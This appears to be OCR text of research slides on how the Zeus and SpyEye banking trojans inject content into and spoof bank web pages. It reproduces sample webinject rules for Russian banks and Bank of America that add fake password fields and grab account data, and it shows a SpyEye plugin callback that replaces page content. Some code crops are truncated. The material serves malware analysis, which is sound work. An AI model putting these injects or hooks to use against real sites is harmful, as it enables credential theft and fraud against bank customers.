
- Web Injects
  - Hooking
    - Long live exploitation technique
  - Browser Libraries
    - Hooking nspr4.dll and wininet.dll
      - IAT hooking, Inline hooking or through DLL injections.
    - Webinjects.txt
      - Rule file used for defining injection metrics (discussed in next part)
      - Used for debugging purposes to test and verify the injections before the actual bot performs infection
      - The exploitation is done on the HTTP responses returning back form the sever




```
//Find the address of t
HMODULE hLocKernel32 =
FARPROC hLocLoadLibrary

//Adjust token privileg
HANDLE hToken;
TOKEN_PRIVILEGES tkp;
```



Web Injects – Log Detection




```
set_url https://engine.paymentgate.ru/bpcservlet/BPC/index.jsp* GP

data_before
<td><input class="text" type="text" name="userId" value=""></td>
data_end

data_inject
<td class="merchantLogin">ïàðîëü</td>
data_end

data_after
<td><input class="text" type="password" name="password" value=""><
data_end

data_before
<td class="merchantLogin">ïàðîëü</td>
<td><input class="text" type="password" name="password" value=""><
data_end

data_inject
<td class="merchantLogin">ïëàòåæíûé ïàðîëü</td>
<td><input class="text" type="password" name="platej_pass" value="
data_end

data_after
<td><input class="button" type="submit" value="Âîéòè"></td>
data_end
```



```
set_url https://online.sbank.ru/Login.shtm?RC=5* GP
data_before
<tr bgColor=*
data_end
data_inject
Ñ÷åò îòêðûò:
<td> <input type="text" name="Login" size="10"*
<td> <input type="Password" name="Password" size="10"*
data_end
data_after
</tr>
data_end


set_url https://ms.intellibank.ru/Front_Web/logon.asp* GP
data_before
data_end
data_inject
data_end
data_after
data_end

set_url https://client.uralsibbank.ru/* GP
data_before
data_end
data_inject
*<INPUT type="text" name="CustIdent" id="CustIdent"*
*<INPUT type="password" name="CustAuth" id="CustAuth"*
data_end
```


http://secniche.blogspot.com/2011/07/spyeye-zeus-web-injects-parameters-and.html

Web Injects – Action


C:\webinjects.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run TextFX Plugins Window ?
fm_boa-grabber.php
fm_boa-grabber_sub.php
webinjects-boa-pack.txt
webinjects.txt
ajax_get_js.dat

```
#
# BOA injects
#

# changing title here
set_url *bankofamerica.com*index* GP
data_before
<title>
data_end
data_inject
inject is here (===)
data_end
data_after
</title>
data_end

# Prefill

set_url *bankofamerica.com/* GP
data_before
data_end
data_inject
rememberme_prefill = "";
data_end
data_after
if (rememberme_prefill != ""
data_end

# Grabbing Account Type

set_url https://onlineeast#.bankofamerica.com/*/GotoWelcome GPH
data_before
<div class="primaryNavCnt">
data_end
data_inject
BOA : Account Type
data_end
data_after
```

3871 chars 4221 bytes 1 Ln : 11 Col : 20 Sel : 0 (0 bytes) in 0 ranges Dos\Windows ANSI INS


inject is here (===) - Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
Google
Bank of America Corporation (US)
https://www.bankofamerica.com/index.jsp
inject is here (===)
Locations • Contact Us • Help • Si
Enter keyword(s)
PERSONAL
SMALL BUSINESS
CORPORATE & INSTITUTIONAL
ABOUT BAN

Bank of America

Online Banking

Enroll | View demo | Learn more

Enter Online ID:

□ Save this Online ID

Where do I enter my Passcode?

Sign In

Forgot or need help with your ID?

Reset Passcode

Sign in for location other than CA

Simple to get, simple to use.

Get Mobile Banking in 2 steps

1. Select device

○ Android ○ BlackBerry ○ iPhone ○ Other

2. Enter mobile number

Get App

Your Privacy & Security

Report phishing email

McAfee® - 1 year free

Know your credit scores

Our security commitment

ATMs & Banking Centers

Enter ZIP code or city, state

Go

More search options

Products & Services

Checking

Savings & CDs

Credit Cards

Mortgage

Refinance

Home Equity

Auto Loans

Insurance & Protection

IRAs

Open an Account »

$0 Enjoy $0 equity trades[1]

Manage Your Money

Online Investing

Order Check Card

Facts About Fees

Online Banking »

View Your Accounts

Bill Pay

Use Mobile Banking

Track Your Expenses

Enroll in Online Banking»

With Online Bill Pay you may never miss a

Achieve

Investme

Merrill Lyn

Plan for Re

Keep the C

Add It Up

Financial S


Student Ba

Search for

More Opti

Прочитано www.bankofamerica.com 1.7 MB / 29.3 MB 0 MB / 0 MB

Web Injects – Metrics




```
# Grabbing Account Type

set_url https://onlineeast#.bankofamerica.com/*/GotoWelcome GPH
data_before
<div class="primaryNavCnt">
data_end
data_inject
```

- What is meant by GPH flags?
  - Exploitation and infection metrics
    - **G -** injection will be made only for the resources that are requested by the **GET**
    - **P -** injection will be made only for the resources that are requested by the **POST**
    - **L -** is a flag for grabbing content between the tags **data_before** and **data_after** inclusive
    - **H – similar as L except** the ripped content is not included and the contents of tags **data_before** and **data_after**

Web Injects – Zeus and SpyEye


- Web Injects
  - Sequence of metrics (as discussed earlier)
    - SpyEye – sequence should follow **data_before**, **data_inject**, **data_after**
    - Zeus –sequence does not matter
  - Injection content
    - SpyEye requires specific rules to be designed using **set_url**
    - Zeus primarily injects malicious Cascading Style Sheets (CSS) and JavaScripts (JS).
  - Source – bots
    - Zeus and SpyEye bots perform the requisite infection
    - Bot reads the configuration parameters using plugin interface
    - Browser’s HTTP communication channel is infected




Web Fakes

- Understanding Web Fakes
  - Plugins used to spoof the content in browsers
  - Supports both protocols HTTP/HTTPS
  - Based on the concept of internal URL redirection
  - All browsers are affected
- How ?
  - Plugins use the defined metrics in the configuration file
    - URL_MASK
    - URL_REDIRECT
    - FLAGS
    - POST_BLACK_MASK
    - POST_WHITE_MASK
    - BLOCK_URL
    - WEBFAKE_NAME
    - UNBLOCK_URL

Web Fakes – Function Calls




```
DLLEXPORT void Callback_OnBeforeLoadPage(IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPostVars, OUT PCHAR * lpszContent, OUT PDWORD lpdwSize)
{
    if (!strstr(szUrl, "google")) {

    DebugWrite("Output : \n{ %s }\n", data);

    if (!checkmem_forread(lpszContent, sizeof(DWORD))) {
        DebugWrite("[ERROR] : Ahtung! : *lpszContent == 0x%08X is not readable", *lpszContent);
        return;
    }

    *lpszContent = (PCHAR)malloc(sizeof(data));
    if (!*lpszContent) {
        DebugWrite("[ERROR] : Ahtung! : *lpszContent == NULL");
        return;
    }
    CopyMemory(*lpszContent, data, sizeof(data));
    *lpdwSize = sizeof(data);

    }
}
```



